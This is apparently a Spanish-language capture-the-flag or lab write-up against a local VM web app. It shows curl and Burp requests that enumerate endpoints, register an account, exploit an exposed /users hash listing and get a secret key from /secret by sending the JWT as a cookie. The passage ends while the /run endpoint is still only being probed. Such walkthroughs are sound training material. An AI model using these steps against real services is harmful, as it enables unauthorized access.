
Con el conocimiento de las rutas existentes obtenidas mediante gobuster, se probó cada una individualmente con curl -i, cambiando el directorio al final de la URL (login, registration, run, secret, test). La mayoría no mostró resultados relevantes a simple vista, aunque es importante documentarlos como parte del proceso de enumeración.



```
kali@kali: ~  
$ curl -i http://192.168.56.101:8080/login  
HTTP/1.1 405 METHOD NOT ALLOWED  
Server: nginx/1.14.2  
Date: Tue, 08 Sep 2026 16:31:12 GMT  
Content-Type: application/json  
Content-Length: 64  
Connection: keep-alive  
Allow: POST, OPTIONS  
  
{ "message": "The method is not allowed for the requested URL." }  
  
kali@kali: ~  
$ curl -i http://192.168.56.101:8080/registration  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Tue, 08 Sep 2026 16:31:34 GMT  
Content-Type: application/json  
Content-Length: 29  
Connection: keep-alive  
  
{"error": "Wrong Method!!!"}  
  
kali@kali: ~  
$ curl -i http://192.168.56.101:8080/run  
HTTP/1.1 405 METHOD NOT ALLOWED  
Server: nginx/1.14.2  
Date: Tue, 08 Sep 2026 16:32:04 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 178  
Connection: keep-alive  
Allow: POST, OPTIONS  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">  
<title>405 Method Not Allowed</title>  
<h1>Method Not Allowed</h1>  
<p>The method is not allowed for the requested URL.</p>
```

El hallazgo relevante se encontró en /users, que reveló en formato JSON la lista completa de usuarios del sistema junto con sus contraseñas hashadas una vulnerabilidad de exposición de información sensible, ya que este endpoint no debería ser accesible sin autenticación.

Esto confirmó la existencia del usuario patrick dentro del sistema, previamente visto solo como firma en la publicación "House Rules". El hash utiliza el algoritmo pbkdf2-sha256, diseñado para ser resistente a ataques de fuerza bruta, por lo que intentar crackear la contraseña no es una ruta viable de explotación.




Registro de usuario propio

Se optó por crear una cuenta propia desde el endpoint `/registration`, descubierto previamente con gobuster, sugería la posibilidad de crear una cuenta propia sin necesitar credenciales existentes. Se utilizó el comando:

```
curl -i -X POST http://192.168.56.101:8080/registration -H "Content-Type: application/json" -d '{"username":"nobody","password":"test123"}'
```

- `-X POST`: fuerza el método HTTP a POST.
- `-H "Content-Type: application/json"`: indica que el cuerpo de la petición viene en formato JSON.
- `-d '{"username":"nobody","password":"test123"}'`: cuerpo de la petición, con un usuario y contraseña elegidos libremente.

El registro se completó sin ninguna restricción, y el servidor devolvió directamente un token de acceso (`access_token`) en formato JWT, sin necesidad de autenticarse por separado en `/login`. Esto confirma que la creación de cuentas no tiene ningún control de validación ni restricción de acceso.



Autenticación (login) con el usuario registrado

Con el usuario creado en el paso anterior, se procedió a iniciar sesión formalmente mediante el endpoint /login, esta vez utilizando **Burp Suite (Repeater)** en lugar de curl, ya que los siguientes pasos requerirían probar el token obtenido en distintos formatos, y Repeater permite modificar y reenviar la misma petición de forma más ágil.

A la petición se le hizo las siguientes modificaciones:

- El método se cambió de GET a POST
- Se agregó el formato de: Content-Type: application/json
- Y se puso en el cuerpo de la petición e formato de json el usuario y contraseña

POST /login HTTP/1.1



Host: 192.168.56.101:8080

Content-Type: application/json

Content-Length: 52



```
{
  "username":"nobody",
  "password":"test123"
}
```

El servidor respondió confirmando la autenticación y entregando de nuevo un access_token



Enumeración del endpoint /run

Gobuster había marcado el endpoint /run con un código de respuesta distinto a 404, por lo que se procedió a investigarlo con una petición POST vacía, utilizando Burp Suite (Repeater), con el fin de identificar qué parámetros esperaba el servidor



Esto reveló que el endpoint espera un parámetro con una URL en formato url:puerto, sugiriendo que /run ejecuta algún tipo de conexión o petición de red.

Concoiando el formato requerido por el endpoint, se envió una nueva petición POST a /run, que incluía el json con una url.



```

{
  "url":"127.0.0.1:80"
}

```


El servidor respondió con un nuevo código 400 (Bad Request), pero esta vez con un mensaje distinto {"message":"We need your secret key!","success":false}.

Esto reveló que el endpoint /run requiere, además de la URL, una llave secreta (secret key) para poder ejecutarse. Esto conecta directamente con el endpoint /secret, previamente descubierto con gobuster (el cual había respondido con un error 500 sin autenticación), sugiriendo que ese endpoint es el que provee la llave que /run está solicitando.



Bypass de autorización en /secret

Dado que /run indicó que se requería una llave secreta, se investigó el endpoint /secret, previamente detectado por gobuster con un código de error 500. Se intentó acceder enviando el token obtenido del login de la forma estándar, en el header Authorization: Bearer <access_token>



La respuesta fue nuevamente un error 500, indicando que el servidor no estaba procesando el token en ese formato.

Dado que la aplicación utiliza la librería **Flask-JWT-Extended**, se consultó su documentación oficial. Por defecto, esta librería busca el JWT únicamente en el header Authorization, pero también soporta buscarlo en cookies, si el desarrollador configuró la opción `JWT_TOKEN_LOCATION` como cookies. En ese caso, la librería espera por defecto que el token venga en una cookie llamada exactamente `access_token_cookie`.


Con esta información, se modificó la petición para enviar el token como cookie en lugar de header

GET /secret HTTP/1.1

Host: 192.168.56.101:8080

Cookie: access_token_cookie=<access_token>

Esta vez el servidor respondió con código 200 y reveló la llave secreta de la aplicación.



El valor de la `secret_key:commandexecutionissecret`, sugería fuertemente que el endpoint `/run` ejecuta comandos del sistema utilizando esta clave como mecanismo de autorización.

